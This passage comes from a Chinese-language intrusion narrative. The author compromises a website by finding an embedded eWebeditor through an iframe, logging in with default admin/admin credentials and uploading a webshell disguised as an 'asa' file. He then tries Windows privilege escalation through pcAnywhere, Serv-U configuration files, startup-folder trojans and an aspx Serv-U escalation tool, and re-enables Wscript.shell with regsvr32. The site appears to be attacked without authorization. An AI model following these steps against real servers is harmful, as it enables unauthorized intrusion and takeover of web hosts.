


图1




图2

三、eWebeditor配置不当获得webshell

我大概浏览了一下，然后找到了添加新闻的地方，刚一进入就有个熟悉的面孔映入眼帘，如图3，这不就是eWebeditor吗？！倘若遇到粗心的管理员没有将eWebeditor默认的管理登录页面更改，并且采用的是默认的数据库名称，而且管理密码设置的也不是很强壮的话，那得到webshell就是时间的问题了！但如何在该页面中找到eWebeditor的真实路径呢？根据我的经验，像这样的情况，管理员都是使用Html中的iframe标记将eWebeditor编辑器内嵌在网页中的，我们只需要在这个页面的源文件中查找iframe这个内嵌框架标记即可！怎么样？乖乖的出来了吧！如图4。然后输入默认的登录页面，结果成功进入，再来试试默认的帐户admin和密码admin，一切顺利，成功进入管理后台，如图5。




图3

```
<iframe id="eWebEditor1" src="eWeb/eWebEditor.asp?id=content1"
```

图4

接下来就是在已有的样式中拷贝一个样式，然后在新样式中添加asa上传类型。因为直接添加asp是无法成功的，而且它默认和asp文件一样都是采用asp.dll进行解析的，如果管理员没有将asa这个映射删除的话，我们就可以得到webshell了，至于具体的方法在以前的X档案中都介绍过，我就不细说了，最后成功得到了一个webshell，如图6。




图5




图6

四、提权陷入困境

剩下的就是提升权限了！我查看了一下服务器所支持的组件信息，对提权有帮助的Wscript.shell和Shell.Application组件居然都被禁用了！这就意味着我们无法利用webshell来执行譬如“net user”和ipconfig等常用命令，而且采用上传cmd的方法也是不行的，会提示“缺少对象”。我们再来看看其它第三方程序是否有可以利用的地方！先来看pcAnywhere，如果可以下载到它的.cif文件的话，那么就可以使用工具还原管理员的密码然后直接登录并且管理服务器了！我访问C:\Documents and Settings\All Users\Application Data，但结果很失望，没有安装pcAnywhere。接着访问C:\Documents and Settings\All Users\「开始」菜单\程序，发现安装有Serv-U，如图7。




图7

这是个好现象，我进入该目录，将快捷方式文件Serv-U Administrator.lnk下载到本地，查看其属性得到了Serv-U在服务器上的安装路径信息，如图8。我便尝试跳转到该目录，如果目录可以访问而且Serv-U的版本低的话，我们就可以通过修改它的ServUDaemon.ini文件，然后加个具有执行权限的用户，使用ftp连接上去提升权限即可！但结果很令人失望，无法访问，提示“E:\SQL\Serv-U 目录不存在或者不允许访问”。

我又想到了使用替换服务的办法来提权，于是便利用

webshell查看服务器所开放的服务，看是否有可以利用的，但结果也很令人失望，无法查看。接着又去C:\Documents and Settings\All Users\「开始」菜单\程序\启动目录下看是否具有可写权限，如果可写的话我们就可以将配置好的木马程序放到这里，然后等待服务器重新启动后就可以运行我们的木马程序了，但依然失败，没有写权限！我又尝试着跳到其它网站的目录，但现实又一次打击了我，依然是无法访问！




图8

五、aspx版Serv-U提权工具显奇效

郁闷极了，我便去网上寻找解决问题的办法，无意中逛到了lake2的blog，紧接着一个标题引起了我的注意，什么？ServU.aspx？再一看摘要，原来是aspx版的Serv-U提权工具，这个站点不正好是aspx的吗？

太好了！我马上将上面的代码保存为aspx文件，然后用webshell传了上去访问，成功了，如图9。先前我们发现服务器将Wscript.shell对象禁用了，现在我们就给它恢复回来！知其然也要知其所以然，其实Wscript.shell对象之所以被禁用是因为管理员在服务器端使用命令**regsvr32 /u wshom.ocx**卸载了该对象，我们只需要将参数/u去掉即可重新注册该对象！不过进行这个操作需要具有管理员权限，所以这个aspx的Serv-U提权工具自然就担当起这个责任了！我在webshell中的cmd处输入**regsvr32 wshom.ocx**，之后点Start，如图10。




图9

